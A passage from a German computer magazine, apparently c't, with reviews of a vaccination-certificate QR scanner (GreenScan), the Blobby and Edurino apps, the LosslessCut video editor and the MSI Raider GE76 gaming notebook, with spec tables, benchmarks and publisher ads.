Videoauflösung	5,1K (5120 × 2700 Pixel) bei 24/25/30/50 fps; DCI 4K (4096 × 2160 Pixel) 24/25/30/48/50/60/120 fps; UHD (3840 × 2160 Pixel) bei 24/25/30/48/50/60/120 fps; Full HD (1920 × 1080 Pixel) bei 24/25/30/48/50/60/120/200 fps; Zoomkamera: UHD (3840 × 2160 Pixel) 30 fps; Full HD (1920 × 1080 Pixel) bei 30 fps
Videoformate	MP4 / MOV (H.264 / H.265)
Fotoauflösung (Formate)	Hauptkamera: 5280 × 3956 Pixel (JPEG, Adobe DNG-Raw), Zoomkamera: 4000 × 3000 Pixel (JPEG)
Größe transportbereit / flugbereit	221 mm × 96,3 mm × 90,3 mm / 347,5 mm × 283 mm × 107,7 mm
Lieferumfang	Controller, Verbindungskabel, Akku, Schutzkappe, 6 Propeller, Netzteil, Bedienungsanleitung; „Fly More Combo“-Paket zusätzlich zwei weitere Akkus, sechs weitere Propeller, Akku-Ladestation, Adapter Batterie auf Power Bank, ND-Filter, Reisetasche
Preis	2100 € / 2800 € (Standard / „Fly more Combo“-Paket); 4800 € („DJI MAVIC 3 Cine Premium Combo“-Paket)



Impfpassprüfer

Der „GreenScan“ prüft die QR-Codes der digitalen Impfzertifikate auf ihre Gültigkeit. Leuchtet die LED grün, ist alles in Ordnung, sonst leuchtet sie rot. Zutrittskontrollen sollen dadurch einfacher werden.

Der digitale Impfpass ist die Zutrittsberechtigung für Gastronomie, Veranstaltungen und Arbeitsplatz – hinter dem QR-Code verbirgt sich ein digitales Zertifikat, das kryptografisch beweist, dass es auf den angegebenen Namen von einem Arzt oder einer Apotheke ausgestellt wurde. Um die Gültigkeit zu prüfen, muss man den QR-Code einscannen und das Zertifikat untersuchen, zum Beispiel per Handy mit der App CovPassCheck des RKI. In den meisten Geschäften und Gastronomiebetrieben ist davon aber nichts zu sehen – ein flüchtiger Blick auf irgendeinen QR-Code reicht vielerorts, obwohl das nicht im Sinne des Gesetzgebers ist.

Die Wiener Konferenz- und Medientechnikfirma „schwingung multimedia solutions“ hat sich des Problems angenommen. Ergebnis der Entwicklungsarbeit mit 3D-Drucker und Lasercutter ist der „GreenScan“, ein Hardwarepaket, bestehend aus einem Raspberry Pi im Gehäuse, einer LED-Anzeige und einem QR-Code-Leser. Hält man das Handy vor den Leser, prüft die Software, ob das Zertifikat gültig ist und nach wenigen Sekunden


leuchtet die LED grün oder rot und es ertönt ein Signalton. Akzeptiert werden wie bei CovPassCheck Zertifikate aus der gesamten EU und aus der Schweiz, die neuesten gesetzlichen Bestimmungen werden per Update eingespielt..

Konfiguriert wird die Software per Browser und die Einrichtung ist einfach: Hat man das Gerät ausgepackt und per Netzkabel mit dem Internet verbunden, erreicht man die Oberfläche über eine URL des Herstellers. In der Oberfläche kann man unter anderem festlegen, ob und wie lange der Name und Impfstatus auf dem Gerät gespeichert werden (sofern das für die Anwendung erlaubt ist). Aktivieren kann man auch eine Stichprobe – nach der eingestellten Anzahl an Tests leuchtet die LED dann blau und ein Mitarbeiter muss den zugehörigen Personalausweis prüfen. Hat man die Weboberfläche geöffnet, sieht man darauf den Namen des Geimpften und bekommt ihn auf Wunsch auch vorgelesen.

Die Entwickler verstehen den GreenScan nicht als fertiges und starres Produkt, sondern mehr als Baukasten für Unternehmenskunden. Außerhalb Wiens gibt es Support per Fernwartung. Je nach Anwendungsfall baut der Hersteller auch spezielle Regeln (die ja regelmäßig geändert werden) in die Software ein oder integriert QR-Leser und Ausgabe in bestehende Systeme – dann öffnet der Scanner zum Beispiel eine Schranke.

Im Test zeigte sich die QR-Code-Erkennung als sehr zuverlässig und kam auch mit zerknickten QR-Ausdrucken klar. Das Gerät war in wenigen Minuten startklar und das Webinterface ist funktional und auch für Laien leicht verständlich. Der GreenScan ist ein interessantes Produkt für Veranstalter und Gastronomen, aber auch für Unternehmen, die den Impfstatus ihrer Mitarbeiter prüfen müssen.

(jam@ct.de)



Kleine Ziele

Man kreuze einen Habit-Tracker mit einem Tamagotchi und erhalte Blobby. Die App soll dem Nutzer helfen, gute Gewohnheiten zu entwickeln und Ziele zu erreichen.

Der Entwickler der englischsprachigen App gibt fünf Kategorien vor: Freunde, Produktivität, Finanzen sowie mentale und körperliche Fitness. Für jede von ihnen definiert der Nutzer zwei Ziele, die er möglichst täglich erreichen möchte (Hauptziel und Minimalziel). Wer mag, nutzt das Stimmungstagebuch für eigene Einträge.

In der Gratisversion lassen sich nur Ziele aus drei der Kategorien auswählen, in der Pro-Version aus fünf. Außerdem zeigt die Gratis-App nur die Historie der letzten 14 Tage an, die Pro-Version einen Jahreskalender.

Im Bereich „Mind & Soul“ nimmt man sich etwa vor, jeden Tag fünfzehn Minuten zu meditieren (Hauptziel) oder sich wenigstens eine Minute auf den eigenen Atem zu fokussieren (Minimalziel). Erreicht man nichts von allem, zeigt sich der kleine wobbelige Blobby zunehmend traurig. Anders als ein Tamagotchi stirbt Blobby nicht und lässt sich durch erreichte Ziele wieder fröhlicher stimmen.

Realistische Ziele sollen den Nutzer motivieren, nicht gleich das Handtuch zu werfen. Das Prinzip ist nicht neu, aber schön umgesetzt. Die App punktet mit ihrem Fokus aufs Wesentliche und niedrig ist der kleine Blobby obendrein – vor allem, wenn er fröhlich hüpfet, weil man seine Aufgaben erledigt. (abr@ct.de)

Blobby – Healthy Habit Buddy

Habit-Tracker	
Hersteller	Simon Rahm, simonrahm.pro
Systemanf.	Android ab 5.0, iOS ab 11.0
Preis	kostenlos, Pro-Version 6 € (Android), 7,99 € (iOS)

GreenScan

Impfzertifikate-Tester	
Hersteller, URL	((schwingung)) GmbH Wien, https://greenscan.at
Darstellung der Ergebnisse	LED-Ampel, Signalton, Auswertung per Browser, Sprachausgabe
Systemanf.	Browser, Internetanschluss (WLAN oder LAN)
Preis	auf Anfrage, Anpassung an Kundenwünsche möglich

IT JOBTAG 2022



Anmeldung:
it-jobtag.de

**Eintritt und
alle Angebote
kostenfrei!**

Sie suchen einen interessanten und qualifizierten Job in der IT-Branche?

Attraktive Arbeitgeber warten auf Sie!

heise jobs, die Jobbörse von heise online, und Jobware, der Stellenmarkt für Fach- und Führungskräfte, begrüßen Sie beim IT-Jobtag! Zahlreiche attraktive Arbeitgeber präsentieren sich mit ihren aktuellen Stellenangeboten, Aus- und Weiterbildungsplätzen sowie berufsbegleitenden Studiengängen aus dem ITK-Segment. Im direkten Gespräch können Sie sich informieren, austauschen oder auch eine individuelle Karriereberatung bzw. einen Bewerbungsscheck der Jobware Personalberatung in Anspruch nehmen. Verschiedene Vorträge zu spannenden Themen ergänzen das Rahmenprogramm.

Aus aktuellem Anlass:

- Der IT-Jobtag ist als nationale Veranstaltung ausgelegt.
- Es werden alle notwendigen Hygiene-Vorschriften beachtet.

TERMINE 2022

DÜSSELDORF 16.03.2022 Rheinterrassen	MÜNCHEN 04.05.2022 Nemtschekhaus München	HANNOVER 12.05.2022 Hannover Congress Centrum	FRANKFURT 08.06.2022 IHK Gebäude am Börsenplatz	KÖLN 15.06.2022 KOMED im MediaPark
LEIPZIG 23.06.2022 Marriott Hotel	STUTTGART 01.09.2022 IHK Region Stuttgart	HAMBURG 14.09.2022 Ehemaliges Hauptzollamt	BERLIN 05.10.2022 Spreespeicher	NÜRNBERG 20.10.2022 Meistersingerhalle Nürnberg

powered by

 **heise Jobs**

 **Jobware**
...da hab' ich den Job her!

Kunterbunte Lernspiele

Vorschulübungen mit Tablet und Stift



Die Lern-App Edurino führt Vorschüler mit zugehörigem Stift und Kunststofffiguren spielerisch ans Lesen und Schreiben heran. Unser Test klärt, wie gut Kinder mit dem Starterset die richtige Stifthaltung lernen und ob die Übungen Spaß machen.

Von Anke Brandt

Mit Edurino üben Vorschulkinder und Schulanfänger spielerisch Lesen und Schreiben. Dabei muss der Nachwuchs noch keine Lesefertigkeiten mitbringen, da auf Wunsch alles vorgelesen wird. Zum Üben benötigt man ein Tablet (Android, iOS oder Fire OS), den Edurino-eigenen Stift und eine Spielfigur. Wir haben uns das Starterset „Erstes Lesen und Schreiben ab 4“ genauer angesehen. Es besteht aus Stift und Figur, die App installiert man über den jeweiligen App Store des Tablets.

Derzeit kann man mit Edurino nur in einer Themenwelt Aufgaben rund um die Sprache üben. Im Frühjahr 2022 soll „Die versunkene Welt der Zahlen“ erscheinen, in der Kinder unter anderem erste Übungen im Zahlenraum bis 20 und der Mengenlehre absolvieren können. Weitere Themen seien bereits in Planung.

Edurino ist werbefrei und verzichtet auf In-App-Käufe. Stattdessen schaltet eine kleine Kunststofffigur, die mit mehreren leitfähigen Noppen auf der Unterseite ausgestattet ist, die jeweilige Themenwelt frei. Zur „Welt der Worte“ gehört die kleine Füchsin Mika.

Bunte Spielewelt

Sobald man das Lernspiel das erste Mal startet, begrüßt Mika und erklärt, dass die Welt der Worte von Chaosmonstern befallen wurde und Hilfe braucht. Der Nach-

wuchs ist damit sofort mitten in der Geschichte und muss anschließend insgesamt 20 kurze, abwechslungsreiche Lernspiele absolvieren, um wieder Ordnung in die Fantasiewelt zu bringen.

Kinder müssen beispielsweise Reimpaare finden, Wörter der Länge nach ordnen, Anfangslaute den jeweiligen Tieren zuordnen und Silben zusammensetzen. In einer Aufgabe soll der Nachwuchs einer Ameise in ihrem Bau schwungvoll den Weg vorzeichnen, den sie laufen soll, um vom „Held“ zum „Geld“ zu trappeln. Aber Achtung: Wer schlampt und weit über die Wege hinaus zeichnet, der lässt die arme Ameise gegen die Wand ihres Baus laufen und muss die Linie nochmal akkurater aufs Display malen. Demotivierende Spielabbrüche oder Minuspunkte gibt es nicht.

Zu Beginn jeder Übung erzählt Mika, was zu tun ist. Tippt man die Füchsin an, erklärt sie noch einmal das Übungsprinzip. Ein Tipp auf das Stiftsymbol öffnet die Anleitung, wie man den Stift halten soll. Hier sollten Eltern gelegentlich prüfen, ob das gut klappt oder ob der Nachwuchs zwischendrin wieder zur Faust- oder Pfötchenhaltung wechselt.

Der im Starterset mitgelieferte ergonomische Stift ist dreieckig und kullert nicht von Tisch oder Tablet, wenn man ihn ablegt. Die geriffelte Grifffläche hilft dabei, dass auch kleine Finger nicht abrutschen.

Zwischen den einzelnen Aufgabenblöcken gibt es Übungen, um die Handmuskulatur zu lockern. So muss man zum Beispiel einem Monster die Zähne blitzblank putzen, es duschen und trockenföhnen. Dafür schrubbelt man mit der Rückseite des Stiftes wild über das Tablet.

Alle bereits absolvierten Aufgaben lassen sich jederzeit erneut spielen. Die kindgerechte Aufbereitung dürfte dafür sorgen, dass der Nachwuchs immer wieder gern zum Tablet greift.

Unterschiedliche Profile für mehrere Kinder lassen sich nicht anlegen. Das Kind

wählt einen Avatar aus und kleidet diesen ein. Die Eltern geben Name und Alter des Kindes ein und legen die Spieldauer pro Nutzung fest. Beides lässt sich später im separaten Elternbereich noch verändern.

Edurino nutzt Microsofts Spieleplattform Playfab sowie den Unity Cloud Build. Beide Dienste behalten sich die Übermittlung in Drittstaaten vor. Welche Daten genau erhoben werden können, listet die Datenschutzerklärung detailliert auf, die man während der Einrichtung abnickt. Schön wäre es, wenn man diese im Elternbereich erneut aufrufen könnte und nicht nur die recht kurz gehaltene FAQ.

Fazit

Die gesamte App ist liebevoll gestaltet. Viele Aufgaben sind an typische Grundschulübungen angelehnt, etwa wenn der Nachwuchs Reimwörter miteinander verbinden soll. Man merkt an allen Ecken und Enden, dass der Hersteller sich viele Gedanken gemacht und sie gekonnt umgesetzt hat.

Ein Schnäppchen ist Edurino nicht, liegt im Vergleich mit ähnlichen Lernsystemen aber gleichauf. Dem Hersteller gelingt es, eine Brücke zu schlagen zwischen digitalen Spielen und analogem Schreibgerät. Das hilft Kindern beim Übergang in die Schule, wenn Bleistift und Lernfüller zu täglichen Begleitern werden. Bleibt zu hoffen, dass bald weitere Lernspiele in den Shop wandern, damit Eltern auf das zu erwartende „Papa, mehr!“ eine weitere Figur aus der Tasche zaubern können.

(abr@ct.de) 

Edurino

Digitales Lernspiel	
Hersteller, URL	Edurino, edurino.com
benötigte Hardware	Edurino-Stift und Spielfigur, Tablet
Systemanf.	Android ab 8.0, iOS ab 13.0, Fire HD 8 (2018/2020), Fire HD 10 (2021)
Preis	Starterset 45 € (Spielfigur und Stift), jede weitere Spielfigur 25 €

heise +

ct

ix

Mac&i

Make:

MIT
Technology
Review
Das Magazin für Innovation von Heise

ct **Fotografie**

c't-Abonnenten
lesen bis zu
75%
günstiger

Das digitale Abo für IT und Technik.

Exklusives Angebot für c't-Abonnenten:
Sonderrabatt für Magazinabonnenten

- ✓ Zugriff auf alle Artikel von heise+
- ✓ Jeden Freitag exklusiver Newsletter der Chefredaktion
- ✓ Alle Heise-Magazine online lesen: c't, ix, Technology Review, Mac & i, Make und c't Fotografie
- ✓ 1. Monat gratis lesen – danach jederzeit kündbar

Sie möchten dieses Exklusiv-Angebot nutzen? Jetzt bestellen unter:

heise.de/plus-testen

✉ leserservice@heise.de ☎ 0541 80009 120

Ein Angebot von: Heise Medien GmbH & Co. KG • Karl-Wiechert-Allee 10 • 30625 Hannover

Ein Stück ohne, bitte

Verlustfreier Videoschnitt mit LosslessCut

Die Originalvideos am Ende eines Projekts löschen? Undenkbar! Im Test konnten wir Gigabytes an Platz sparen, indem wir nur die wertvollsten Sequenzen weiterverarbeiteten und archivierten – dank LosslessCut ganz ohne Qualitätseinbußen.

Von Mirko Dölle

Sie sind heilig, aber auch riesig: Original-Videoaufnahmen von Festen, Reparaturen oder Basteleien wirft man nicht weg, sobald man daraus ein YouTube-Video zurechtgeschnitten hat. Vielleicht möchte man später ein paar lustige Clips zusammenschneiden oder ein Detail noch ausführlicher zeigen, dann könnte man die Videos noch einmal gut gebrauchen. Dabei sind letztlich nur wenige Minuten jedes Drehs überhaupt relevant, der Löwenanteil des Materials

sind Vor- und Nachbereitungen, währenddessen die Kamera lief. Der Video-Editor LosslessCut für Linux, macOS und Windows erlaubt es Ihnen, die unzähligen Minuten Leerlauf aus Ihren Originalen herauszuschneiden, ohne deren Qualität anzutasten. So sparen Sie massenhaft Speicherplatz bei der Archivierung, aber auch bei der Bearbeitung Ihres YouTube-Videos.


Der Clou: LosslessCut kodiert Videos nicht neu, was durch die verlustbehafteten Kompressionsalgorithmen der Video-Codecs zwangsläufig zu Qualitätseinbußen führt, sondern kopiert immer nur vollständige Sequenzen von Keyframe zu Keyframe. Das bedeutet aber auch, dass Sie Videos abhängig von der Häufigkeit der Vollbilder nur grob zuschneiden können. Bei Aufnahmen aus OBS Studio heraus etwa gibt es standardmäßig nur alle zwei Sekunden einen Keyframe, somit können Sie das Video mit LosslessCut auch nur im Zwei-Sekunden-Raster schneiden. Camcorder und Digitalkameras hingegen zeichnen üblicherweise zwei oder mehr Keyframes pro Sekunde auf, das Schnitt-

raster liegt folglich bei einer halben Sekunde oder noch weniger. Das ist noch immer viel zu grob für ein gutes YouTube-Video, aber völlig ausreichend, um die Schnipsel anschließend in Kdenlive, Adobe Premiere Pro, Final Cut Pro oder DaVinci Resolve weiterzuverarbeiten und mit Überblendungen oder Effekten zu versehen. Außerdem passt LosslessCut auf Wunsch das Container-Format an, wiederum ohne jegliche Qualitätsverluste: Egal ob Sie für Ihr Schnittprogramm MP4, MOV oder MKV benötigen, LosslessCut bereitet die Video- und Audiospuren unter Beibehaltung der Original-Codecs und Originaldaten auf.


Sparprogramm

Indem Sie ausschließlich mit LosslessCut-Exporten weiterarbeiten, sparen Sie sogar doppelt: Üblicherweise kopieren Premiere, Final Cut und andere Video-Editoren das vollständige Originalmaterial in das gerade bearbeitete Projekt. So landen mehrere Stunden lange Videos auf Ihrer Festplatte, selbst wenn Sie nur wenige Sekunden des Materials für Ihr YouTube-Video benötigen. Haben Sie das Material zunächst in LosslessCut grob zugeschnitten, landet auch nur dieser kleine Schnipsel in Ihrem Projekt.

Besonders hilfreich ist LosslessCut beim Videoformat AVCHD, das viele Camcorder, aber auch Digitalkameras verwenden: Es kann mehrere kurze Aufnahmen in einer bis zu 4 GByte großen Videodatei zusammenfassen, längere Sequenzen können sich über mehrere Dateien erstrecken. Mit LosslessCut können Sie sowohl kurze Clips aus den riesigen Dateien herauskopieren als auch lange Sequenzen zu einer Videodatei zusammenfassen. Allerdings kopiert LosslessCut die Einzeldateien zunächst zusammen, bevor Sie das Video schneiden können. Das setzt genügend Festplattenspeicher voraus. Die zusammengefügte Datei wird auch nicht automatisch wieder entfernt, wenn man fertig ist – das muss man von Hand erledigen. Außerdem erstellt das Programm bei einigen Videoformaten eine Vorschau im



Mit LosslessCut schneiden Sie nur die interessanten Teile eines Originalvideos heraus, um sie in ohne Qualitätsverlust platzsparend zu archivieren oder weiterzuverarbeiten.



Mit Lossless Cut exportieren Sie leicht mehrere Clips eines Videos, das Programm benennt sie automatisch anhand des Zeitindex. Auch die Konvertierung in andere Videoformate ist verlustfrei, sofern der Codec des Originals beibehalten wird.

-EXE, macOS Disk Image und Package sowie Linux AppImage, Snap und Tar-Archiv; als Mac-App in Apples App Store und im Microsoft Store kostet LosslessCut knapp 20 Euro.

Fazit

Mit LosslessCut können Sie es sich leisten, die wertvollen Teile Ihrer Originalvideos aufzuheben, statt sie nach Fertigstellung eines Projekts aus Platzgründen zu löschen. So müssen Sie später etwa bei einem Best-of-Video keine Abstriche bei der Qualität machen, die sonst durch die mehrfache Kodierung mit verlustbehafteten Video-Codecs unvermeidlich wären. (mid@ct.de) **ct**

LosslessCut

Videoschnittsoftware	
Entwickler, URL	Mikael Finstad, mifi.no/losslesscut/
Systeme	Windows, macOS, Linux
Lizenz	GPLv2 (Open Source)
Preis	kostenlos (GitHub), ca.20 € (App Stores)

MKV-Format, die aber nur wenige Hundert Kilobyte groß ist.

Da LosslessCut effektiv nur ein grafisches Frontend von FFmpeg ist, beherrscht es auch alle davon unterstützten Import- und Exportformate. Das sind

praktisch alle gebräuchlichen, abgesehen von einigen proprietären Videoformaten wie zum Beispiel BRAV von Blackmagic Design. Das Programm steht in verschiedenen Formaten auf GitHub kostenlos zum Download, als Windows-Zip und

heise online
Smart Home

Ihre Fritzbox als Smart-Home-Zentrale
Die wichtigsten Smart-Home-Features, die fast jede Fritzbox hat. Wie Sie sie einrichten, steuern und erweitern.

Smart Home von Ikea
Was das System des Möbelgiganten kann und wie Sie es mit Apple, Google & Co. verknüpfen.

Günstig und gut?
Warum uns die Systeme von Hornbach, Pearl & Co. überrascht haben.

Tipps für Ihr System
Einrichtung, Praxis, Tuning: Schritt-für-Schritt-Anleitungen für fast jedes System.

Heft + PDF mit 29% Rabatt

Mehr Komfort im cleveren Zuhause!

Bauen Sie Ihre Fritzbox zur Smart-Home-Zentrale aus. Im 2. Sonderheft von **heise online** lesen Sie wie's geht:

- Fritzbox einrichten, steuern und erweitern
- Smart Home von Ikea
- Praxis- und Tuningtipps für Ihr System
- **Auch im Set mit Heizkörperthermostat zum Sonderpreis**

Heft für 14,90 € • PDF für 12,99 €
Bundle Heft + PDF 19,90 €



shop.heise.de/ho-smarthome21



Maximalmobil

Gaming-Notebook MSI Raider GE76 mit Core i9-12900HK & GeForce RTX 3080 Ti

MSI vereint im 5000-Euro-Notebook Raider GE76 zwei der derzeit schnellsten und neuesten Mobilkomponenten: den 14-Kern-Prozessor Intel Core i9-12900HK und Nvidias GeForce RTX 3080 Ti. Sowohl Intel als auch Nvidia behaupten, ihre Chips seien Apples M1 Max überlegen – wir haben überprüft, was da dran ist.

Von Florian Müssig

Zu Jahresbeginn stellten alle PC-Chip-Hersteller ihre Highlights für 2022 vor. Zwei davon fanden sich bereits im c't-Labor ein: Intel schickte das 17,3-Zoll-Notebook MSI Raider GE76 (12UHS), in dem sowohl der Core-i9-12900HK arbeitet, das schnellste Prozessormodell der zwölften Core-i-Generation Alder Lake, als auch Nvidias neues GPU-Topmodell GeForce RTX 3080 Ti.

Sowohl das Tamtam, das beide Hersteller veranstaltet haben, als auch die Zusammenstellung des Testgeräts sollen beweisen, dass sich Verhältnisse verschoben haben: Intel-Chef Pat Gelsinger sieht die in den vergangenen Jahren erstarkten AMD Ryzen nun „im Rückspiegel“. Auch Apples M1 Max im Mac-

Book Pro 16“ will man in die Schranken weisen.

14-Kerner

Der im Testgerät verwendete Core i9-12900HK bietet vierzehn Kerne, was gegenüber den bislang üblichen acht Kernen ein großer Schritt ist. Intel hat allerdings nicht schlicht mehr gleiche Kerne hinzugepackt, sondern beim Alder-Lake-Entwurf die gesamte Architektur verändert. Wie in der ARM-Welt üblich gibt es Kerne unterschiedlicher Leistungsklasse: Zu sechs Performance-Kernen (P-Cores) gesellen sich acht Effizienzkerne (E-Cores). Nur erstere entsprechen in etwa dem, wovon es bislang acht gab – doch die acht E-Cores steuern durch ihre schiere Anzahl ebenfalls einen ordentlichen Anteil bei.

Das verhilft dem Core i9-12900HK im Cinebench R23 zu über 18.000 Punkten, während die Konkurrenz in Form des Ryzen 9 5900HX oder Apple M1 Max zwischen 12.000 und 13.000 Punkten liegt – und auch der Vorgänger Core i9-11900H rangierte in dieser Größenordnung. Im Geekbench 5 kann sich Intels Neuling nur knapp vor den Apple-Prozessoren an die Spitze setzen; der 5900HX rangiert wiederum mit deutlichem Abstand dahinter. Ein Notebook mit einem frisch vorgestellten Ryzen-6000H-Prozessor hat sich bislang noch nicht im c't-Labor eingefunden. Dass diese schneller werden, versteht sich von selbst – die Frage ist, wie viel schneller ...

Im Duell Intel gegen Apple gibt es einen wichtigen Unterschied, nämlich beim Energieumsatz. Während ein MacBook Pro mit M1 Max im Cinebench-Durchlauf lautlos rumsteht, als ob nichts wäre, ist es beim MSI-Notebook keine gute Idee, lose Papierstapel in der Nähe abzu legen. Hier kann man dem Strom mitunter schon bei der Arbeit zuhören, wenn unter Windows 11 unerwartet ein Hintergrundprozess loslegt, obwohl sonst nur der Desktop vor einem ruht.

TDP-Kuddelmuddel

Pikant: Der Core i9-12900HK ist das Topmodell der H-Klasse, die traditionell mit 45 Watt Thermal Design Power (TDP) spezifiziert ist – und auch beim Neuling steht dieser Wert im Datenblatt. Allerdings verhält es sich mit ihm so wie mit dem Piraten-Kodex in Fluch der Karibik: Er ist keine verbindliche Regel, sondern

eher eine Richtlinie. Es kommt deshalb seit geraumer Zeit hinsichtlich der Performance nicht mehr darauf an, welches Prozessormodell in einem Notebook steckt, sondern auf welche thermische Last das jeweilige Kühlsystem ausgelegt wurde.

Bei einem potenten Gaming-Notebook wie dem – wie eingangs erwähnt von Intel selbst bereitgestellten – GE76 hat dieses bei reiner CPU-Last natürlich viel Reserve nach oben, weil es in diesem Szenario keine Abwärme der GPU abführen muss. Wir haben alle Benchmarks im Auslieferungszustand durchgeführt, in dem der Prozessor auf bis zu 65 Watt aufdrehen darf. Es gibt aber keine harten Grenzen, stattdessen wurden die Limits im Test dynamisch angepasst.

Wer im Hilfsprogramm MSI Center höhere Herstellerprofile als „Ausbalanciert“ wählt, gestattet dem Prozessor sogar bis zu 75 Watt. Und das gilt nur für die Basis-TDP: Für Turbo-Taktraten gelten nochmals höhere und ebenfalls dynamisch angepasste Werte oberhalb dessen, was im Datenblatt steht (115 Watt). Da wollte Intel wohl sicherstellen, dass die Werbeaussage „schnellster Notebook-Prozessor aller Zeiten“ unter allen Umständen erfüllt wird. Je nach gewählter Einstellung drehen die Lüfter auf fast 75 auf – auch das ist Rekord.

Effizienzkomplex

Für Prozessoren mit unterschiedlichen Kernen wird gerne propagiert, dass sich das in einem niedrigen Energieverbrauch bei geringer Last niederschlägt und damit in langen Akkulaufzeiten. Ob das auf Intels Alder-Lake-Entwurf zutrifft, lässt



MSI hat die Buchsen für Strom, Netzwerk, Monitore und Thunderbolt an der Rückseite platziert, damit es auf dem Schreibtisch aufgeräumt zugeht.

sich aber nicht pauschal beantworten – weil der Prozessor nur eine Komponente im Gesamtbild ist. Für eine möglichst lange Laufzeit kommt es zuvorderst darauf an, dass alle Komponenten eines Notebooks optimal zusammenarbeiten und vorhandene Stromsparmodi bestmöglich nutzen.

Bei einem auf maximale Performance getrimmten Gaming-Notebook mit RGB-LED-Lichtershow und rasantem Bildschirm ist das selten gegeben, und so eines ist das GE76 nun mal. Wir haben deshalb selbst im Optimalfall nur rund 7 Stunden Akkulaufzeit gemessen, während das MacBook Pro 16“ etwa dreimal so lange durchhält. Beide Notebooks haben Akkus, die ganz knapp unter der 100-Wh-Marke liegen – das ist das Maximum, was man aus Sicherheitsgründen in Flugzeugen mitführen darf.

Gaming-Zutaten

Der im Testgerät verwendete Grafikchip GeForce RTX 3080 Ti ist eine aufgebrelzte Version des bisherigen Spitzenreiters ohne Ti-Namenszusatz, und schon der Vorgänger war alles andere als langsam. Im GE76 darf die GPU bis zu 175 Watt (plus Bonus) verheizen und damit ein Vielfaches

dessen, was sich die CPU gönnt. Das sorgt für neue Benchmark-Höchstwerte bei Notebooks (siehe Balkendiagramm), ist aber dennoch ein ganzes Stück davon entfernt, was Desktop-Grafikkarten abliefern – allein schon deshalb, weil diese doppelt so viel Leistung ziehen.

Das Testgerät war mit einem Full-HD-Panel bestückt, das bis zu 360 Hertz schafft. In manchen MMO-Spielen hat Nvidias High-End-Grafikchip tatsächlich das Potenzial, diese Bildwiederholrate in der nach heutigen Maßstäben niedrigen Auflösung zu erreichen. Wer hingegen Blockbuster-Shooter mit besonders detail- und effektreichen Spielwelten bevorzugt und alle zugehörigen Regler weit nach rechts schiebt, kann den Bildschirm nicht voll ausfahren.

Das gilt auch für das hierzulande angedachte Topmodell mit 4K-120Hz-Panel; da wird die hohe Auflösung zum Knackpunkt. Nvidia kontert dies mit Deep Learning Super Sampling (DLSS): Spielwelten werden in niedrigerer Auflösung berechnet und dann von einer KI hochskaliert, was insgesamt ressourcenschonender arbeitet und dennoch ansehnliche Resultate liefert. Unsere Benchmarks wurden ohne DLSS durchgeführt.

Gaming-Notebooks mit raytracingfähigen GPUs – Spieleleistung

Notebook-Modell	Assassin's Creed Valhalla (DX12) ¹		Shadow of the Tomb Raider (DX12) ²		Metro Exodus Enhanced (DX12, RT an) ³		Control (DX12, RT an) ⁴	
	FHD [fps]	WQHD [fps]	FHD [fps]	WQHD [fps]	FHD [fps]	WQHD [fps]	FHD [fps]	WQHD [fps]
	besser ▶	besser ▶	besser ▶	besser ▶	besser ▶	besser ▶	besser ▶	besser ▶
MSI Raider GE76	66/95 ¹²	54/75 ¹²	101/158	90/119	47/86	40/61	50/65	34/42
zum Vergleich aus [1]								
Acer Pred. Triton 300 SE ⁵	28/55	27/42	41/81	36/59	25/44	20/32	28/35	18/22
Asus TUF Dash F15 ⁷	49/68	37/53	58/98	49/82	keine Messung	keine Messung	37/47	25/31
Asus ROG Strix G15 ⁸	53/78	46/64	80/121	76/103	38/58	30/42	26/36	17/23
Dell Alienware m15 ⁹	42/60	36/49	67/101	55/73	30/53	25/39	35/43	22/28
Lenovo Legion 7 ¹⁰	54/75	46/63	84/129	79/105	38/75	33/56	46/58	31/38
Razer Blade 14 ¹¹	48/73	42/59	73/114	69/93	35/65	27/44	40/51	26/34
